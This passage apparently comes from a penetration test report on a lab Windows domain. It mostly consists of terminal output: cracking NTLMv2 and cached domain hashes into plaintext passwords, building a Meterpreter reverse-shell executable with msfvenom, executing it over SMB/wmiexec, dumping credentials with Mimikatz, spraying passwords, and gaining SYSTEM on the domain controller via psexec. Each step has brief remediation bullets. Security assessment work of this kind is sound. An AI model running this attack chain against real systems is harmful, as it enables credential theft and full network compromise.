Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Spring2021       (pparker)
1g 0:00:00:00 DONE 2/3 (2023-04-04 20:32) 9.090g/s 69654p/s 69654c/s 69654C/s 123
456..iloveyou!
Use the "--show --format=netntlmv2" options to display all of the cracked passwor
ds reliably
Session completed.

┌──(root💀kali)-[~]
└─# 
```


Remediation:

- Set up two-factor authentication instead of basic authentication to prevent dictionary attacks from being successful.
- Require a strong password complexity that requires passwords to be over 12 characters long, upper+lower case, & include a special character.
- Reset the user's password after 90 days
- Lock out after 5 attempts.
- Disable the LLMNR service


Windows Open Port able to access and escalate privilege

Risk Rating: High

Description - During the reconnaissance, revealed two Windows machines with IP addresses that had open ports (Fig.35,36). The Domain Controller (DC) is 172.22.117.10. This was identified primarily as its running Kerberos port 88 for authentication. Were able to use tstarks username and password Password! to escalate privileges.




```
┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.22.117.100 LPORT=4444 -f exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes

┌──(root💀kali)-[~]
└─# msfvenom -p windows/meterpreter/reverse_tcp -a x86 -f exe -o /tmp/shell.exe LHOST=

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: /tmp/shell.exe

┌──(root💀kali)-[~]
└─# smbclient //172.22.117.20/c$ -U megacorpone/tstark
Enter MEGACORPONE\tstark's password:
Try "help" to get a list of possible commands.
smb: \> ls
  $Recycle.Bin                        DHS        0  Mon Jan 17 17:27:30 2022
  $WinREAgent                          DH        0  Tue Oct 19 15:30:59 2021
  bootmgr                            AHSR   413738  Sat Dec  7 04:08:37 2019
  BOOTNXT                             AHS        1  Sat Dec  7 04:08:37 2019
  Documents and Settings            DHSrn        0  Mon May 10 08:16:44 2021
  DumpStack.log.tmp                   AHS     8192  Thu Apr  6 18:41:47 2023
  pagefile.sys                        AHS 1811939328  Thu Apr  6 18:41:47 2023
```



```
   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   COMMAND     c:shell.exe      yes       The command to execute
   OUTPUT      true             yes       Get the output of the executed comman
                                          d
   RHOSTS      172.22.117.20    yes       The target host(s), see https://githu
                                          b.com/rapid7/metasploit-framework/wik
                                          i/Using-Metasploit
   SMBDomain   MEGACORPONE      no        The Windows domain to use for authent
                                          ication
   SMBPass     Password!        yes       The password for the specified userna
                                          me
   SMBUser     tstark           yes       The username to authenticate as
   THREADS     1                yes       The number of concurrent threads (max
                                           one per host)

msf6 auxiliary(scanner/smb/impacket/wmiexec) > exploit

[*] Running for 172.22.117.20 ...
[*] 172.22.117.20 - SMBv3.0 dialect used
[*] Sending stage (175174 bytes) to 172.22.117.20
[*] Meterpreter session 1 opened (172.22.117.100:4444 → 172.22.117.20:65134 ) a
t 2023-04-06 19:26:37 -0400
^C[*] Caught interrupt from the console ...
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i l
[-] Invalid session identifier: l
msf6 auxiliary(scanner/smb/impacket/wmiexec) > sessions -i 1
[*] Starting interaction with 1 ...

meterpreter >
```

Able to deliver payload remotely



```
[*] Starting interaction with 1...

meterpreter > ifconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  2
============
Name         : Microsoft Hyper-V Network Adapter
Hardware MAC : 00:15:5d:02:04:01
MTU          : 1500
IPv4 Address : 172.22.117.20
IPv4 Netmask : 255.255.0.0

meterpreter > █
```

Remediation:

- Close all unnecessary/unused ports
- Regularly patch software for security.
- Ensure firewall rules are in place to monitor traffic to the network


Credential Dumping & Lateral Movement

Risk Rating: High

Description: During this phase of the engagement IBW used Mimikatz Kiwi to execute a kiwi command, dumping all users on the Windows Domain Controller. The dumped credentials were echoed into “hash.txt” and using the “John the Ripper” command “john - -format=mscash2 hash.txt” cracked the password for the user “bbanner”. Was able to gain lateral movement across the network. we were incognito as it would look like normal network traffic. The system is now fully compromised.


Remediation:

- Update your Endpoint Security Solution
- Proactively Hunt for Threats
- Eliminating Vulnerabilities including outdated or Unpatched Systems




```
find: ‘system’: No such file or directory
msf6 > use auxilliary/scanner/smb/smb_login
[-] No results from search
[-] Failed to load module: auxilliary/scanner/smb/smb_login
msf6 > use auxiliary/scanner/smb/smb_login
msf6 auxiliary(scanner/smb/smb_login) > set SMBuser bbanner
SMBuser ⇒ bbanner
msf6 auxiliary(scanner/smb/smb_login) > set SMBPass Winter2021
SMBPass ⇒ Winter2021
msf6 auxiliary(scanner/smb/smb_login) > set SMBDomain megacropone
SMBDomain ⇒ megacropone
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS 172.22.117.10 172.22.117.20
RHOSTS ⇒ 172.22.117.10 172.22.117.20
msf6 auxiliary(scanner/smb/smb_login) > run

[*] 172.22.117.10:445     - 172.22.117.10:445 - Starting SMB login bruteforce
[+] 172.22.117.10:445     - 172.22.117.10:445 - Success: 'megacropone\bbanner:Winter2021' Administrator
[!] 172.22.117.10:445     - No active DB -- Credential data will not be saved!
[*] Scanned 1 of 2 hosts (50% complete)
[*] 172.22.117.20:445     - 172.22.117.20:445 - Starting SMB login bruteforce
[-] 172.22.117.20:445     - 172.22.117.20:445 - Failed: 'megacropone\bbanner:Winter2021',
[!] 172.22.117.20:445     - No active DB -- Credential data will not be saved!
[*] Scanned 2 of 2 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) > 
```


Credential spraying. After we were able to find the credentials of bbanner, we were ready to go into system.




```
┌──(root💀kali)-[~]
└─# nano lsadump

┌──(root💀kali)-[~]
└─# nano lsadump

┌──(root💀kali)-[~]
└─# john --format=mscash2 lsadump
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 512/512 AVX512BW
16x])
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Warning: Only 38 candidates buffered for the current salt, minimum 64 needed for performance.
Warning: Only 42 candidates buffered for the current salt, minimum 64 needed for performance.
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
Winter2021       (bbanner)
Spring2021       (pparker)
Password!        (tstark)
3g 0:00:00:06 DONE 2/3 (2023-04-10 21:43) 0.4830g/s 14813p/s 14916c/s 14916C/s Barn2..Asdf!
Use the "--show --format=mscash2" options to display all of the cracked passwords reliably
Session completed.

┌──(root💀kali)-[~]
└─# 
```




```
             cd  -  Change or display current directory
      localtime  -  Displays system local date and time (OJ command)
       hostname  -  Displays system local hostname

meterpreter > kiwi_cmd lsadump::cache
Domain : WINDOWS10
SysKey : 1197da08e9ae7a1a84a39e929702036c

Local name : WINDOWS10 ( S-1-5-21-2395882817-3035617120-3953015024 )
Domain name : MEGACORPONE ( S-1-5-21-1129708524-1666154534-779541012 )
Domain FQDN : megacorpone.local

Policy subsystem is : 1.18
LSA Key(s) : 1, default {46de65ce-2dfb-2544-3691-2047d4f65909}
  [00] {46de65ce-2dfb-2544-3691-2047d4f65909} c36e5df9ea31296eea49ba0a56c977e5b1cd8c238b7129a1863969b16b159814

* Iteration is set to default (10240)

[NL$1 - 4/10/2023 9:36:34 PM]
RID       : 00000455 (1109)
User      : MEGACORPONE\pparker
MsCacheV2 : af8bca7828a82d401c4c143fc51dfa72

[NL$2 - 4/4/2023 8:55:30 PM]
RID       : 00000453 (1107)
User      : MEGACORPONE\bbanner
MsCacheV2 : 9266b8f89ae43e72f582cd1f9f298ded

[NL$3 - 4/19/2022 10:56:15 AM]
RID       : 00000641 (1601)
User      : MEGACORPONE\tstark
MsCacheV2 : d84f760da198259002fe86c4e6546f01

meterpreter > 
```



```
msf6 exploit(windows/smb/psexec) > set RHOSTS 172.22.117.10
RHOSTS ⇒ 172.22.117.10
msf6 exploit(windows/smb/psexec) > set SMBUser bbanner
SMBUser ⇒ bbanner
msf6 exploit(windows/smb/psexec) > set SMBPass Winter2021
SMBPass ⇒ Winter2021
msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 172.22.117.100:4444
[*] 172.22.117.10:445 - Connecting to the server ...
[*] 172.22.117.10:445 - Authenticating to 172.22.117.10:445|megacorpone as user 'bbanner' ...
[*] 172.22.117.10:445 - Selecting PowerShell target
[*] 172.22.117.10:445 - Executing the payload ...
[+] 172.22.117.10:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (175174 bytes) to 172.22.117.10
[*] Meterpreter session 3 opened (172.22.117.100:4444 → 172.22.117.10:49598 ) at 2023-04-10 21:46:54 -0400

meterpreter > get uid
[-] Unknown command: get
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer        : WINDC01
OS              : Windows 2016+ (10.0 Build 17763).
Architecture    : x64
System Language : en_US
Domain          : MEGACORPONE
Logged On Users : 7
Meterpreter     : x86/windows
meterpreter > 
```

